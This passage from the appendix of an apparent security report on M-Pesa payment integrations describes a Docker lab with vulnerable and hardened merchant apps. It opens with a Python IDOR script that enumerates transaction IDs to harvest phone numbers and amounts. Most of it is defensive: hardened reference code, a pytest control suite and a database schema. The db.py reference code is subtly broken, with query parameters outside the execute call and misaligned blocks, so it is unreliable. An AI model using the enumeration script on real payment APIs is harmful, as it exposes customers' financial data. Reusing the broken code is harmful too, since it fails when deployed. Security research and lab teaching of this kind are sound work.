# Impact: Goods/services obtained without any payment

```

A.2.4 Phase 4: IDOR enumeration (V11)

attack_ws: phase4_idor.py

Phase 4: Business logic — IDOR on transaction status

```
import requests
```

```
base_url = "http://172.20.0.20:8080"
headers = {"Authorization": "Bearer " + get_token()}
```

```

# Enumerate transaction statuses by incrementing integer ID
for tx_id in range(1000, 1100):
    resp = requests.get(f'{base_url}/transactions/{tx_id}',
                        headers=headers)
    if resp.status_code == 200:
        data = resp.json()
        print(f"TxID {tx_id}: Phone={data['phone']}, Amount={data['amount']}")

```

```

# FINDING V11 CONFIRMED: All 100 records accessible to any authenticated user
# Exposed: MSISDN, amounts, transaction dates, merchant references
# OWASP API1:2023 — Broken Object Level Authorization

```

A.3 SIF-MPESA Reference Implementation

Chapter 8 — Secure merchant app (172.20.0.30:8443). All seven SIF-MPESA domains implemented as independent modules.

A.3.1 D1 — Secure credential storage (mpesa_auth.py)

```
secure-merchant/mpesa_auth.py — DarajaCredentials

# secure-merchant/mpesa_auth.py
# Domain 1: Authentication & Credential Management (D1.1)

import os

class DarajaCredentials:
    def __init__(self):
        self.consumer_key = os.environ.get('MPESA_CONSUMER_KEY')
        self.consumer_secret = os.environ.get('MPESA_CONSUMER_SECRET')
        self.passkey = os.environ.get('MPESA_PASSKEY')
        self.shortcode = os.environ.get('MPESA_SHORTCODE')

        if not all([self.consumer_key, self.consumer_secret,
                    self.passkey, self.shortcode]):
            raise EnvironmentError(
                'Missing required M-Pesa credentials in environment'
            )

    def get_basic_auth(self) -> str:
        import base64
        credentials = f'{self.consumer_key}:{self.consumer_secret}'
        return base64.b64encode(credentials.encode()).decode()
```

A.3.2 D1 — Thread-safe token management (D1.3)

```
secure-merchant/mpesa_auth.py — MPESATokenManager

# secure-merchant/mpesa_auth.py
# Domain 1: Token Management (D1.3) — thread-safe with 300s expiry buffer

import threading, time, requests, logging

class MPESATokenManager:
    def __init__(self, credentials: DarajaCredentials):
        self._token = None
        self._expiry = 0
        self._lock = threading.Lock()
        self._creds = credentials
        self.logger = logging.getLogger(__name__)
        self.TOKEN_EXPIRY_BUFFER = 300 # Refresh 5 minutes early

    def get_token(self) -> str:
        with self._lock:
            if self._is_token_valid():
                return self._token
            return self._refresh_token()

    def _is_token_valid(self) -> bool:
        return (self._token is not None and
                time.time() < self._expiry - self.TOKEN_EXPIRY_BUFFER)

    def _refresh_token(self) -> str:
```

```

url = 'https://sandbox.safaricom.co.ke/oauth/v1/generate'
response = requests.get(
    url,
    headers={'Authorization': f'Basic {self._creds.get_basic_auth()}'},
    params={'grant_type': 'client_credentials'},
    timeout=10
)
response.raise_for_status()
data = response.json()
self._token = data['access_token']
self._expiry = time.time() + int(data['expires_in'])
self.logger.info('M-Pesa token refreshed successfully')
return self._token

```

A.3.3 D2 — Callback IP allowlist enforcement (D2.1)

secure-merchant/callback_handler.py — IP allowlist

```

# secure-merchant/callback_handler.py
# Domain 2: Callback Security (D2.1) — IP allowlist decorator

from flask import Flask, request, abort
import ipaddress

# Safaricom Daraja callback source IP ranges
# Always verify the current list at https://developer.safaricom.co.ke/Documentation
SAFARICOM_IP_RANGES = [
    ipaddress.ip_network('196.201.214.200/30'),
    ipaddress.ip_network('196.201.214.206/31'),
    ipaddress.ip_network('196.201.214.208/30'),
    ipaddress.ip_network('196.201.214.212/30'),
    ipaddress.ip_network('196.201.214.216/29'),
    ipaddress.ip_network('196.201.214.224/27'),
]

def validate_safaricom_ip(f):
    from functools import wraps
    @wraps(f)
    def decorated(*args, **kwargs):
        client_ip = ipaddress.ip_address(request.remote_addr)
        allowed = any(client_ip in net for net in SAFARICOM_IP_RANGES)
        if not allowed:
            app.logger.warning(f'Callback from unauthorised IP: {client_ip}')
            abort(403)
        return f(*args, **kwargs)
    return decorated

@app.route('/mpesa/callback', methods=['POST'])
@validate_safaricom_ip
def mpesa_callback():
    payload = request.get_json()
    # Continues to schema validation and idempotency check...

```

A.3.4 D2 — Idempotency and duplicate prevention (D2.3)

secure-merchant/callback_handler.py — idempotency

```

# secure-merchant/callback_handler.py
# Domain 2: Idempotency Control (D2.3) — atomic Redis check-and-set

from redis import Redis

```

```
redis_client = Redis(host='localhost', port=6379, db=0)
IDEMPOTENCY_TTL = 86400 # 24 hours

def process_callback_with_idempotency(payload: dict) -> dict:
    callback = payload['Body']['stkCallback']
    checkout_id = callback['CheckoutRequestID']
    idempotency_key = f'mpesa:processed:{checkout_id}'

    # Atomic check-and-set — prevents race conditions on concurrent callbacks
    if not redis_client.set(idempotency_key, '1',
                           ex=IDEMPOTENCY_TTL, nx=True):
        logger.warning(f'Duplicate callback for {checkout_id}')
        return {'status': 'DUPLICATE', 'checkout_id': checkout_id}

    result_code = callback.get('ResultCode')
    if result_code == 0: # Success
        metadata = {item['Name']: item.get('Value')
                     for item in callback['CallbackMetadata']['Item']}
        return fulfil_order(
            checkout_id=checkout_id,
            amount = metadata['Amount'],
            receipt = metadata['MpesaReceiptNumber'],
            phone = metadata['PhoneNumber']
        )
    else:
        return handle_failed_payment(checkout_id, result_code)
```


A.3.5 D3 — Pydantic schema validation (schemas.py)

```
secure-merchant/schemas.py
# secure-merchant/schemas.py
# Domain 3: Input Validation & Sanitisation

from pydantic import BaseModel, validator, Field
from typing import Optional, List

class CallbackItem(BaseModel):
    Name: str
    Value: Optional[object] = None

class CallbackMetadata(BaseModel):
    Item: List[CallbackItem]

class STKCallback(BaseModel):
    MerchantRequestID: str = Field(..., min_length=1, max_length=64)
    CheckoutRequestID: str = Field(..., pattern=r'^ws_CO_[\d]+$')
    ResultCode: int = Field(..., ge=0, le=9999)
    ResultDesc: str = Field(..., max_length=256)
    CallbackMetadata: Optional[CallbackMetadata]

    @validator('ResultCode')
    def validate_result_code(cls, v):
        valid_codes = {0, 1, 1032, 1037, 2001, 17}
        if v not in valid_codes:
            raise ValueError(f'Unknown ResultCode: {v}')
        return v

@app.route('/mpesa/callback', methods=['POST'])
@validate_safaricom_ip
def mpesa_callback():
    try:
        raw = request.get_json(force=True)
        callback_body = STKCallback(**raw['Body']['stkCallback'])
    except (ValueError, KeyError, TypeError) as e:
        logger.error(f'Invalid callback payload: {e}')
        return jsonify({'status': 'error'}), 400
    return process_callback_with_idempotency(callback_body)
```

A.3.6 D4 — Transport security and SSRF prevention (D4.1, D2.5)

```
secure-merchant/security_middleware.py — validate_callback_url
# secure-merchant/security_middleware.py
# Domain 4: Transport Security + SSRF prevention

from urllib.parse import urlparse
import ipaddress, socket

def validate_callback_url(url: str) -> bool:
    parsed = urlparse(url)

    # Enforce HTTPS
    if parsed.scheme != 'https':
        raise ValueError(f'Callback URL must use HTTPS, got: {parsed.scheme}')

    # Prevent SSRF: block private/loopback/reserved IPs
    try:
        ip = socket.gethostbyname(parsed.hostname)
        ip_obj = ipaddress.ip_address(ip)
```

```

    if ip_obj.is_private or ip_obj.is_loopback or ip_obj.is_reserved:
        raise ValueError(f'Callback URL resolves to internal IP: {ip}')
except socket.gaierror:
    raise ValueError(f'Cannot resolve callback URL hostname')

# Domain allowlist: only accept your own application domain(s)
allowed_domains = ['yourapp.co.ke', 'payments.yourapp.co.ke']
if parsed.hostname not in allowed_domains:
    raise ValueError(f'Callback domain not in allowlist: {parsed.hostname}')

return True

```

A.3.7 D5 — Structured audit logging (audit_logger.py)

secure-merchant/audit_logger.py

```

# secure-merchant/audit_logger.py
# Domain 5: Audit Logging & Monitoring

import logging, json, hashlib
from datetime import datetime, timezone

class MPESASecurityLogger:
    def __init__(self):
        self.logger = logging.getLogger('mpesa.security')

    def log_stk_push_initiated(self, amount, phone, checkout_id):
        # Hash phone number — searchable but not directly exposed in logs
        phone_hash = hashlib.sha256(str(phone).encode()).hexdigest()[:16]
        self._log('STK_PUSH_INITIATED', {
            'checkout_id': checkout_id,
            'amount': amount,
            'phone_hash': phone_hash,
            'timestamp': datetime.now(timezone.utc).isoformat()
        })

    def log_callback_received(self, checkout_id, result_code, source_ip):
        self._log('CALLBACK_RECEIVED', {
            'checkout_id': checkout_id,
            'result_code': result_code,
            'source_ip': source_ip,
            'timestamp': datetime.now(timezone.utc).isoformat()
        })

    def log_security_event(self, event_type, details):
        self._log('SECURITY_EVENT', {'event': event_type, **details})

    def _log(self, event_type, data):
        self.logger.info(json.dumps({'event_type': event_type, **data}))

```

A.3.8 D6 — Redis rate limiting decorator (D6.1)

secure-merchant/security_middleware.py — rate_limit

```

# secure-merchant/security_middleware.py
# Domain 6: Rate Limiting & Resource Protection (D6.1)
# Baseline: 10 requests per 60 seconds per client IP + endpoint

from functools import wraps
from flask import request, jsonify

```

```

def rate_limit(max_requests: int, window_seconds: int):
    def decorator(f):
        @wraps(f)
        def decorated(*args, **kwargs):
            # Rate limit key: endpoint + client IP
            key = f'rl:{request.endpoint}:{request.remote_addr}'
            pipe = redis_client.pipeline()
            pipe.incr(key)
            pipe.expire(key, window_seconds)
            results = pipe.execute()
            request_count = results[0]

            if request_count > max_requests:
                security_logger.log_security_event(
                    'RATE_LIMIT_EXCEEDED',
                    {'ip': request.remote_addr, 'endpoint': request.endpoint}
                )
                return jsonify({'error': 'Rate limit exceeded'}), 429
            return f(*args, **kwargs)
        return decorated
    return decorator

@app.route('/api/pay', methods=['POST'])
@rate_limit(max_requests=10, window_seconds=60)
def initiate_payment():
    pass # Payment initiation logic

```

A.3.9 D7 — Generic error handler (D7.1)

```

secure-merchant/security_middleware.py — error handler

# secure-merchant/security_middleware.py
# Domain 7: Error Handling & Information Disclosure Prevention (D7.1)

import traceback, uuid

@app.errorhandler(Exception)
def handle_exception(e):
    error_ref = str(uuid.uuid4())[0:8].upper()

    # Log FULL detail internally — never to client
    app.logger.error(
        f'Unhandled exception [ref:{error_ref}]: {traceback.format_exc()}'
    )

    # Return generic message only — no stack traces, no credential hints
    return jsonify({
        'error': 'An internal error occurred',
        'reference': error_ref,
        'message': 'Please contact support with this reference'
    }), 500

```

A.3.10 D2/D5 — PostgreSQL persistence layer (db.py)

Implements `fulfil_order()` and `handle_failed_payment()`, referenced but not shown in A.3.4, plus the durable audit sink behind A.3.7. Backs the schema in Appendix A.6; requires the postgres service added in A.4.1.

`secure-merchant/db.py`

```
# secure-merchant/db.py
# Domains 2 & 5 — persistence layer backing callback_handler.py and
# audit_logger.py. Implements fulfil_order() and handle_failed_payment(),
# referenced but not shown in A.3.4, against the schema in Appendix A.6.

import hashlib
import json
import os
from contextlib import contextmanager

import psycopg2
import psycopg2.extras
from psycopg2.pool import SimpleConnectionPool

DATABASE_URL = os.environ["DATABASE_URL"]
_pool = SimpleConnectionPool(1, 10, dsn=DATABASE_URL)

@contextmanager
def get_cursor():
    conn = _pool.getconn()
    try:
        with conn.cursor(cursor_factory=psycopg2.extras.RealDictCursor) as cur:
            yield cur
        conn.commit()
    except Exception:
        conn.rollback()
        raise
    finally:
        _pool.putconn(conn)

def hash_msisdn(phone: str) -> str:
    # Full SHA-256, unlike the 16-char truncated form used for
    # human-readable log lines in audit_logger.py (D5.2).
    return hashlib.sha256(str(phone).encode()).hexdigest()

def fulfil_order(checkout_id: str, amount: float, receipt: str, phone: str) -> dict:
    """D2.3 — durable backstop behind the Redis SETNX fast-path check in
    callback_handler.py. The UNIQUE constraint on checkout_request_id
    (A.6) makes this safe even if two callbacks race past Redis."""
    with get_cursor() as cur:
        cur.execute(
            """
            INSERT INTO transactions
            (checkout_request_id, merchant_id, msisdn_hash,
             amount, status, result_code)
            VALUES (%s, %s, %s, %s, 'COMPLETED', 0)
            ON CONFLICT (checkout_request_id) DO NOTHING
            RETURNING transaction_id
            """
        )
        (checkout_id, os.environ["MERCHANT_ID"], hash_msisdn(phone), amount),
    )
    row = cur.fetchone()
    if row is None:
        # Lost the race to another worker — Redis should already have
        # caught this, so arriving here means the fast-path missed it.
        log_audit_event("DUPLICATE_AT_DB_LAYER", checkout_id=checkout_id)
```

```

        return {"status": "DUPLICATE", "checkout_id": checkout_id}

    log_audit_event(
        "ORDER_FULFILLED",
        transaction_id=row["transaction_id"],
        checkout_id=checkout_id,
        metadata={"receipt": receipt, "amount": amount},
    )
    return {"status": "COMPLETED", "transaction_id": str(row["transaction_id"])}

def handle_failed_payment(checkout_id: str, result_code: int) -> dict:
    with get_cursor() as cur:
        cur.execute(
            """
            UPDATE transactions SET status = 'FAILED', result_code = %s,
            updated_at = now()
            WHERE checkout_request_id = %s
            RETURNING transaction_id
            """
            ,
            (result_code, checkout_id),
        )
    row = cur.fetchone()
    log_audit_event(
        "PAYMENT_FAILED",
        transaction_id=row["transaction_id"] if row else None,
        checkout_id=checkout_id,
        metadata={"result_code": result_code},
    )
    return {"status": "FAILED", "checkout_id": checkout_id}

def log_callback_event(transaction_id, source_ip: str, raw_payload: str,
                       is_duplicate: bool) -> None:
    """D2.1 — persists every inbound callback, including ones rejected
    by the IP allowlist, for later forensic review."""
    payload_hash = hashlib.sha256(raw_payload.encode()).hexdigest()
    with get_cursor() as cur:
        cur.execute(
            """
            INSERT INTO callback_events
            (transaction_id, source_ip, payload_hash, is_duplicate)
            VALUES (%s, %s, %s, %s)
            """
            ,
            (transaction_id, source_ip, payload_hash, is_duplicate),
        )

def log_audit_event(event_type: str, transaction_id=None, checkout_id=None,
                    metadata: dict | None = None) -> None:
    """D5.1/D5.2 — durable counterpart to MPESASecurityLogger's stdout
    JSON lines (A.3.7); same event taxonomy, retained beyond log rotation."""
    with get_cursor() as cur:
        cur.execute(
            """
            INSERT INTO audit_logs (event_type, transaction_id, metadata)
            VALUES (%s, %s, %s)
            """
            ,
            (event_type, transaction_id, json.dumps(metadata or {"checkout_id": checkout_id})),
        )

```

A.4 Docker Compose Configuration

Chapter 10.2 — Full docker-compose.yml. Run with: `docker-compose up --build`

docker-compose.yml

```
# docker-compose.yml — SecureMPESA Lab
version: '3.8'

services:
  mock-daraja:
    build: ./mock-daraja-api
    container_name: mock_daraja_api
    networks:
      mpesa_lab:
        ipv4_address: 172.20.0.10
    environment:
      - FLASK_ENV=testing
      - PASSKEY=bfb279f9aa9bdbcf158e97dd71a467cd2e0c893059b10f78e6b72ada1ed2c919
    ports:
      - '5001:5000'

  vulnerable-merchant:
    build: ./vulnerable-merchant
    container_name: vulnerable_merchant
    networks:
      mpesa_lab:
        ipv4_address: 172.20.0.20
    ports:
      - '8080:8080'

  secure-merchant:
    build: ./secure-merchant
    container_name: secure_merchant
    networks:
      mpesa_lab:
        ipv4_address: 172.20.0.30
    environment:
      - MPESA_CONSUMER_KEY=${MPESA_CONSUMER_KEY}
      - MPESA_CONSUMER_SECRET=${MPESA_CONSUMER_SECRET}
      - MPESA_PASSKEY=${MPESA_PASSKEY}
      - MPESA_SHORTCODE=${MPESA_SHORTCODE}
      - REDIS_URL=redis://redis:6379/0
    ports:
      - '8443:8443'
    depends_on: [redis]

  redis:
    image: redis:7-alpine
    container_name: mpesa_redis
    networks:
      mpesa_lab:
        ipv4_address: 172.20.0.40

  attack-workstation:
    image: kalilinux/kali-rolling:latest
    container_name: attack_ws
    networks:
      mpesa_lab:
        ipv4_address: 172.20.0.50
    tty: true

networks:
  mpesa_lab:
    driver: bridge
    ipam:
      config:
```

- subnet: 172.20.0.0/24

A.4.1 Postgres service addition (production deployment)

Adds the persistence layer of A.3.10/A.6 to the compose file in A.4. Not part of the six-container configuration exercised during the penetration testing in Chapters 7–10, which relied on Redis and in-memory state only (Section 10.1); this is an optional seventh container for teams taking SIF-MPESA toward production.

docker-compose.yml — addendum

```
# docker-compose.yml — addition for a production-realistic persistence
# layer (Appendix A.6). Not part of the six-container lab tested in
# Chapters 7-10, which used Redis/in-memory state only (Section 10.1).

postgres:
  image: postgres:15-alpine
  container_name: mpesa_postgres
  networks:
    mpesa_lab:
      ipv4_address: 172.20.0.60
  environment:
    - POSTGRES_DB=securempesa
    - POSTGRES_USER=securempesa
    - POSTGRES_PASSWORD=${POSTGRES_PASSWORD}
  volumes:
    - ./database/schema.sql:/docker-entrypoint-initdb.d/01_schema.sql:ro
    - pgdata:/var/lib/postgresql/data

# secure-merchant service gains:
# environment:
#   - DATABASE_URL=postgresql://securempesa:${POSTGRES_PASSWORD}@postgres:5432/securempesa
# depends_on: [redis, postgres]

volumes:
  pgdata:
```

A.5 Automated Security Test Suite

Chapter 10.4 — pytest suite that validates all SIF-MPESA controls. Run against any integration: change BASE_URL to target.

tests/test_security_controls.py

```
# tests/test_security_controls.py
# Automated SIF-MPESA validation suite
# Usage: pytest tests/ -v --target http://your-integration:8080

import pytest, requests

BASE_URL = 'http://localhost:8080' # Point at target integration

class TestCallbackSecurity:

    def test_callback_rejects_invalid_ip(self):
        """D2.1: Callback MUST reject requests from non-Safaricom IPs"""
        response = requests.post(
            f'{BASE_URL}/mpesa/callback',
            json=self._forged_callback_payload()
        )
```

```

assert response.status_code == 403, \
    'FAIL D2.1: Callback accepted from unallowed IP'

def test_duplicate_callback_rejected(self):
    """D2.3: Same CheckoutRequestID must not be processed twice"""
    payload = self._valid_callback_payload(checkout_id='ws_CO_TEST001')
    r1 = requests.post(f'{BASE_URL}/mpesa/callback', json=payload)
    assert r1.status_code == 200
    r2 = requests.post(f'{BASE_URL}/mpesa/callback', json=payload)
    assert r2.json().get('status') == 'DUPLICATE', \
        'FAIL D2.3: Duplicate callback was processed'

def test_http_callback_url_rejected(self):
    """D4.2: Callback URL with HTTP scheme must be rejected"""
    payload = {
        'CallBackURL': 'http://merchant.example.com/callback', # HTTP not HTTPS
        'Amount': 100, 'PhoneNumber': '254712345678'
    }
    r = requests.post(f'{BASE_URL}/api/pay', json=payload)
    assert r.status_code in [400, 422], \
        'FAIL D4.2: HTTP callback URL accepted'

class TestRateLimiting:

    def test_rate_limit_enforced(self):
        """D6.1: Payment endpoint must enforce rate limiting"""
        responses = [
            requests.post(f'{BASE_URL}/api/pay', json={'amount': 1})
            for _ in range(20)
        ]
        status_codes = [r.status_code for r in responses]
        assert 429 in status_codes, \
            'FAIL D6.1: No 429 response — rate limiting not enforced'

class TestErrorHandling:

    def test_no_stack_trace_in_error_response(self):
        """D7.1: Error responses must not contain stack traces"""
        r = requests.post(f'{BASE_URL}/api/pay', data='not-json',
            headers={'Content-Type': 'application/json'})
        body = r.text.lower()
        assert 'traceback' not in body, 'FAIL D7.1: Stack trace in response'
        assert 'file "' not in body, 'FAIL D7.1: File path in response'
        assert 'passkey' not in body, 'FAIL D7.1: Credential hint in response'

class TestCredentialSecurity:

    def test_no_debug_endpoint(self):
        """D7.3: Debug endpoint must not exist in production"""
        r = requests.get(f'{BASE_URL}/debug')
        assert r.status_code == 404, \
            f'FAIL D7.3: Debug endpoint accessible (HTTP {r.status_code})'

```


A.6 Database Schema

The mock Daraja API and merchant applications in Chapters 6 and 7 use in-memory stores (Section 10.1) for the live demonstration, so that the lab runs with zero infrastructure cost. The schema below is the equivalent persistent design a production deployment of SIF-MPESA would use, and is included to make the data model explicit: four tables covering merchants, transactions, inbound callback events, and the structured audit trail required by SIF-MPESA D5. It directly operationalises three controls discussed in Chapter 8 — the checkout_request_id uniqueness constraint enforces D2.3 idempotency (closing V10), transaction_id is a non-sequential UUID rather than a guessable integer per D4 (closing V11), and msisdn_hash stores only a hashed identifier, never a raw phone number, per D5.2.

Figure A.1 — SecureMPESA Lab Database Schema (Entity-Relationship Diagram)




Figure A.1 — Entity-relationship diagram: merchants, transactions, callback_events, and audit_logs.

Full DDL, runnable against PostgreSQL 15, is reproduced below.

database/schema.sql

```
-- database/schema.sql — SecureMPESA Lab persistence layer (PostgreSQL 15)
-- Referenced by SIF-MPESA D2 (Callback Security), D4 (Object-Level
-- Authorization), and D5 (Audit Logging & Monitoring).
```

```
CREATE EXTENSION IF NOT EXISTS "pgcrypto";
```

```
CREATE TABLE merchants (
  merchant_id  UUID PRIMARY KEY DEFAULT gen_random_uuid(),
  business_short_code VARCHAR(10) NOT NULL UNIQUE,
  business_name  VARCHAR(255) NOT NULL,
  created_at    TIMESTAMPTZ NOT NULL DEFAULT now()
);
```

```

-- D4: transaction_id is a non-sequential UUID, not a guessable
-- integer (closes V11 — IDOR on Transaction Status).
CREATE TABLE transactions (
  transaction_id  UUID PRIMARY KEY DEFAULT gen_random_uuid(),
  checkout_request_id VARCHAR(50) NOT NULL UNIQUE,
  merchant_id    UUID NOT NULL REFERENCES merchants(merchant_id),
  msisdn_hash    CHAR(64) NOT NULL,
  amount         DECIMAL(12,2) NOT NULL CHECK (amount > 0),
  currency       CHAR(3) NOT NULL DEFAULT 'KES',
  status         VARCHAR(20) NOT NULL DEFAULT 'PENDING'
  CHECK (status IN
    ('PENDING','COMPLETED','FAILED','DUPLICATE')),
  result_code    INTEGER,
  created_at     TIMESTAMPTZ NOT NULL DEFAULT now(),
  updated_at     TIMESTAMPTZ NOT NULL DEFAULT now()
);

-- D2.3: UNIQUE constraint on checkout_request_id is the idempotency
-- enforcement mechanism (closes V10 — Duplicate Transaction Processing).
CREATE UNIQUE INDEX idx_transactions_checkout_request_id
  ON transactions (checkout_request_id);

CREATE INDEX idx_transactions_merchant_id ON transactions (merchant_id);

-- D2.1: source_ip is checked against the Safaricom allowlist before
-- the row is written; is_duplicate flags replays caught after the
-- idempotency check above.
CREATE TABLE callback_events (
  callback_id  UUID PRIMARY KEY DEFAULT gen_random_uuid(),
  transaction_id UUID NOT NULL REFERENCES transactions(transaction_id),
  source_ip    INET NOT NULL,
  payload_hash CHAR(64) NOT NULL,
  is_duplicate BOOLEAN NOT NULL DEFAULT FALSE,
  received_at  TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE INDEX idx_callback_events_transaction_id
  ON callback_events (transaction_id);

-- D5.1/D5.2: structured, SIEM-compatible audit trail. msisdn_hash is
-- hashed/masked at write time — raw MSISDN is never persisted here.
CREATE TABLE audit_logs (
  log_id      BIGSERIAL PRIMARY KEY,
  event_type  VARCHAR(50) NOT NULL,
  merchant_id UUID REFERENCES merchants(merchant_id),
  transaction_id UUID REFERENCES transactions(transaction_id),
  msisdn_hash CHAR(64),
  metadata    JSONB,
  created_at  TIMESTAMPTZ NOT NULL DEFAULT now()
);

CREATE INDEX idx_audit_logs_created_at ON audit_logs (created_at);
CREATE INDEX idx_audit_logs_transaction_id ON audit_logs (transaction_id);

-- No cardholder or raw MSISDN data is stored anywhere in this schema;
-- amounts and merchant identifiers are the only plaintext financial
-- fields, consistent with the zero-PAN-storage scope defined for this lab.

```

References

- Ali, G., Ally Dida, M., & Elikana Sam, A. (2020). Evaluation of key security issues associated with mobile money systems in Uganda. *Information*, 11(6), 309. <https://doi.org/10.3390/info11060309>
- Castle, S., Pervaiz, F., Weld, G., Roesner, F., & Anderson, R. (2016). Let's talk money: Evaluating the security challenges of mobile money in the developing world. In *Proceedings of the 7th Annual Symposium on Computing for Development* (Article 4). Association for Computing Machinery. <https://doi.org/10.1145/3001913.3001919>
- Deng, M., Wuyts, K., Scandariato, R., Preneel, B., & Joosen, W. (2011). A privacy threat analysis framework: Supporting the elicitation and fulfillment of privacy requirements. *Requirements Engineering*, 16(1), 3–32. <https://doi.org/10.1007/s00766-010-0115-7>
- GSMA. (2024). *The state of the industry report on mobile money 2024*. GSMA Mobile Money Programme. <https://www.gsma.com/sotir/>
- Hevner, A. R., March, S. T., Park, J., & Ram, S. (2004). Design science in information systems research. *MIS Quarterly*, 28(1), 75–105. <https://doi.org/10.2307/25148625>
- Office of the Data Protection Commissioner, Kenya. (2019). *The Data Protection Act, 2019*. Government of Kenya. <https://www.odpc.go.ke/>
- OWASP Foundation. (2023). *OWASP API Security Top 10—2023 edition*. <https://owasp.org/API-Security/>
- OWASP Foundation. (2021). *OWASP Top 10:2021—The ten most critical web application security risks*. <https://owasp.org/Top10/>
- Pascoe, C., Quinn, S., & Scarfone, K. (2024). *The NIST Cybersecurity Framework (CSF) 2.0* (NIST CSWP 29). National Institute of Standards and Technology, U.S. Department of Commerce. <https://doi.org/10.6028/NIST.CSWP.29>
- PCI Security Standards Council. (2022). *Payment Card Industry Data Security Standard, version 4.0*. https://www.pcisecuritystandards.org/document_library/
- Reaves, B., Scaife, N., Bates, A., Traynor, P., & Butler, K. R. B. (2015). Mo(bile) money, mo(bile) problems: Analysis of branchless banking applications in the developing world. In *Proceedings of the 24th USENIX Security Symposium* (pp. 17–32). USENIX Association. <https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/reaves>
- Safaricom PLC. (2022). *M-PESA crosses 30 million monthly active customers* [Press release]. <https://www.safaricom.co.ke/>
- Safaricom PLC. (2024). *Daraja API developer documentation*. <https://developer.safaricom.co.ke/>
- Shostack, A. (2014). *Threat modeling: Designing for security*. Wiley.
- UcedaVelez, T., & Morana, M. M. (2015). *Risk centric threat modeling: Process for attack simulation and threat analysis (PASTA)*. Wiley.